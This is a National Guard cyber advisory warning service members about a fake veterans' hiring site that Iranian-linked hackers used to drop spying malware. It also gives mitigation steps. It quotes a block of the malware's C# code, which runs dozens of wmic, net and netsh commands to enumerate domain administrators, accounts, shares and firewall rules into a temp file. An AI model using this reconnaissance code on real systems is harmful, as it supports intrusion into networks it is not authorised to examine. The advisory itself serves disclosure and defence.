Defensive Cyber Operations – National Guard (DCO-NG)


ARMY NATIONAL GUARD (ARNG)


ADVISORY

AD-19-21	"Iranian Hackers Target US Military Personnel"	02 October 2019
RISK		
High		
AFFECTED SYSTEMS		
All Users		
ISSUE		

A nation-state hacking group was recently found attacking IT provider networks and hosting a fake website called "Hire Military Heroes," that drops spying tools and other malicious code onto a victim's system. The malicious website is a "massive shift" for the hacking group known as Tortoiseshell according to Cisco, as it is targeting a wider net of victims this way. "Americans are quick to give back and support the veteran population, therefore, this website has a high chance of gaining traction on social media where users could share the link in the hopes of supporting veterans," the Talos team wrote in its blog post about the threat.

Cisco Talos researchers found the group hosting the "Hire Military Heroes" website with an image from the "Flags of our Fathers" film. The malicious site prompts visitors to download an app, which is actually a downloader that drops the malware and other tools that gather system information, such as drivers, patch level, network configuration, hardware, firmware, domain controller, admin name, and other user account information. It also pulls screen size to determine whether the machine is a sandbox, according to Cisco's findings. At this time, it has not been confirmed that veterans specifically have been targeted, but rather soon-to-be veterans. They're targeting active service members looking for jobs with the promise of offering assistance for civilian employment once their service ends researchers say. The hackers are hoping one of their targets would use a DOD system to download and run the malware, chances are low, but worth a shot.





```
standardInput.WriteLine("wmic nicconfig get MACAddress, DefaultIPGateway, IPAddress, IPSubnet, DNSHostName, DNSDomain >> " + Path.Combine(Path.GetTempPath(),
  "si.txt"));
standardInput.WriteLine("wmic nicconfig get MACAddress, IPAddress, DHCPEnabled, DHCPLeaseExpires, DHCPLeaseObtained, DHCPServer >> " + Path.Combine(Path.GetTempPath(),
  "si.txt"));
standardInput.WriteLine("wmic nicconfig get MACAddress, IPAddress, DNSHostName, DNSDomain, DNSDomainSuffixSearchOrder, DNSEnabledForWINSResolution,
  DNSServerSearchOrder >> " + Path.Combine(Path.GetTempPath(), "si.txt"));
standardInput.WriteLine("wmic nicconfig get MACAddress, IPAddress, WINSPrimaryServer, WINSSecondaryServer, WINSEnableLMHostsLookup, WINSHostLookupFile >> " +
  Path.Combine(Path.GetTempPath(), "si.txt"));
standardInput.WriteLine("wmic onboarddevice get Description, DeviceType, Enabled, Status >> " + Path.Combine(Path.GetTempPath(), "si.txt"));
standardInput.WriteLine("wmic desktopmonitor get screenheight, screenwidth >> " + Path.Combine(Path.GetTempPath(), "si.txt"));
standardInput.WriteLine("REM User, Group, and Domain Aliases");
standardInput.WriteLine("wmic useraccount list >> " + Path.Combine(Path.GetTempPath(), "si.txt"));
standardInput.WriteLine("wmic ntdomain >> " + Path.Combine(Path.GetTempPath(), "si.txt"));
standardInput.WriteLine("wmic sysaccount list >> " + Path.Combine(Path.GetTempPath(), "si.txt"));
standardInput.WriteLine("wmic group get Caption, InstallDate, LocalAccount, Domain, SID, Status >> " + Path.Combine(Path.GetTempPath(), "si.txt"));
standardInput.WriteLine("wmic netclient >> " + Path.Combine(Path.GetTempPath(), "si.txt"));
standardInput.WriteLine("REM Disk Drive Aliases");
standardInput.WriteLine("wmic share list brief >> " + Path.Combine(Path.GetTempPath(), "si.txt"));
standardInput.WriteLine("wmic logicaldisk get Name, Compressed, Description, DriveType, FileSystem, FreeSpace, SupportsDiskQuotas, VolumeDirty, VolumeName >> " +
  Path.Combine(Path.GetTempPath(), "si.txt"));
standardInput.WriteLine("wmic diskdrive get Name, Manufacturer, Model, InterfaceType, MediaLoaded, MediaType >> " + Path.Combine(Path.GetTempPath(), "si.txt"));
standardInput.WriteLine("wmic partition >> " + Path.Combine(Path.GetTempPath(), "si.txt"));
standardInput.WriteLine("wmic diskquota get User, Warninglimit, DiskSpaceUsed, QuotaVolume >> " + Path.Combine(Path.GetTempPath(), "si.txt"));
standardInput.WriteLine("Rem wmic SOFTWAREELEMENT get
  Attributes,BuildNumber,CodeSet,Description,IdentificationCode,InstallDate,InstallState,LanguageEdition,Manufacturer,Name >> " + Path.Combine(Path.GetTempPath(),
  "si.txt"));
standardInput.WriteLine("quser >> " + Path.Combine(Path.GetTempPath(), "si.txt"));
standardInput.WriteLine("ipconfig /all >> " + Path.Combine(Path.GetTempPath(), "si.txt"));
standardInput.WriteLine("netstat -rs >> " + Path.Combine(Path.GetTempPath(), "si.txt"));
standardInput.WriteLine("net view >> " + Path.Combine(Path.GetTempPath(), "si.txt"));
standardInput.WriteLine("net view /domain >> " + Path.Combine(Path.GetTempPath(), "si.txt"));
standardInput.WriteLine("nltest /trusted_domains >> " + Path.Combine(Path.GetTempPath(), "si.txt"));
standardInput.WriteLine("net localgroup administrators >> " + Path.Combine(Path.GetTempPath(), "si.txt"));
standardInput.WriteLine("net localgroup administrators /domain >> " + Path.Combine(Path.GetTempPath(), "si.txt"));
standardInput.WriteLine("net localgroup users >> " + Path.Combine(Path.GetTempPath(), "si.txt"));
standardInput.WriteLine("net localgroup users /domain >> " + Path.Combine(Path.GetTempPath(), "si.txt"));
standardInput.WriteLine("net localgroup IIS_IUSRS >> " + Path.Combine(Path.GetTempPath(), "si.txt"));
standardInput.WriteLine("net user /domain >> " + Path.Combine(Path.GetTempPath(), "si.txt"));
standardInput.WriteLine("net group /domain >> " + Path.Combine(Path.GetTempPath(), "si.txt"));
standardInput.WriteLine("net group \"domain admins\" /domain >> " + Path.Combine(Path.GetTempPath(), "si.txt"));
standardInput.WriteLine("net group \"domain computers\" /domain >> " + Path.Combine(Path.GetTempPath(), "si.txt"));
standardInput.WriteLine("net group \"enterprise admins\" /domain >> " + Path.Combine(Path.GetTempPath(), "si.txt"));
standardInput.WriteLine("net accounts >> " + Path.Combine(Path.GetTempPath(), "si.txt"));
standardInput.WriteLine("net share >> " + Path.Combine(Path.GetTempPath(), "si.txt"));
standardInput.WriteLine("route print >> " + Path.Combine(Path.GetTempPath(), "si.txt"));
standardInput.WriteLine("arp -a >> " + Path.Combine(Path.GetTempPath(), "si.txt"));
standardInput.WriteLine("netsh Firewall show state >> " + Path.Combine(Path.GetTempPath(), "si.txt"));
standardInput.WriteLine("netsh advfirewall firewall show rule name=all dir=in type=dynamic >> " + Path.Combine(Path.GetTempPath(), "si.txt"));
```

MITIGATION

- Individuals seeking assistance with civilian job placement should avoid following links and/or visiting websites advertising military job placement received via email and social media.
- Individuals seeking civilian job placement should contact their organizations Soldier assistance/transition programs, career services and employment support specialists.
- The quality of the English language is usually excellent, though there are attacks where the grammar may have been altered by non-native English speakers.
- Malicious Website URL: (hxxp://hiremilitaryheroes[dot]com).
- Block the sender by right clicking on the email, highlighting “Junk”, left clicking “Block Sender”.
- If you opened an attachment or clicked on a link, STOP, UNPLUG from the network, LEAVE the device powered on, REPORT IMMEDIATELY to DCO-NG.

REFERENCES

Iranian Government Hackers Target US Veterans:
https://www.darkreading.com/threat-intelligence/iranian-government-hackers-target-us-veterans/d/d-id/1335897

US Military Veterans Targeted by Iranian State Hackers
https://www.zdnet.com/article/us-military-veterans-targeted-by-iranian-state-hackers/

How Tortiseshell created a fake veteran hiring website to host malware
https://blog.talosintelligence.com/2019/09/tortoiseshell-fake-veterans.html

Fake Employment site created to Target Veterans with Malware
https://www.bleepingcomputer.com/news/security/fake-employment-site-created-to-target-veterans-with-malware/

Cyber Security Response Force (CSRF) Advisory

If you have any questions about this report, contact:
Defensive Cyber Operations – National Guard
ng.ncr.ngb.mbx.dco-ng-cnd@mail.mil
703-607-8455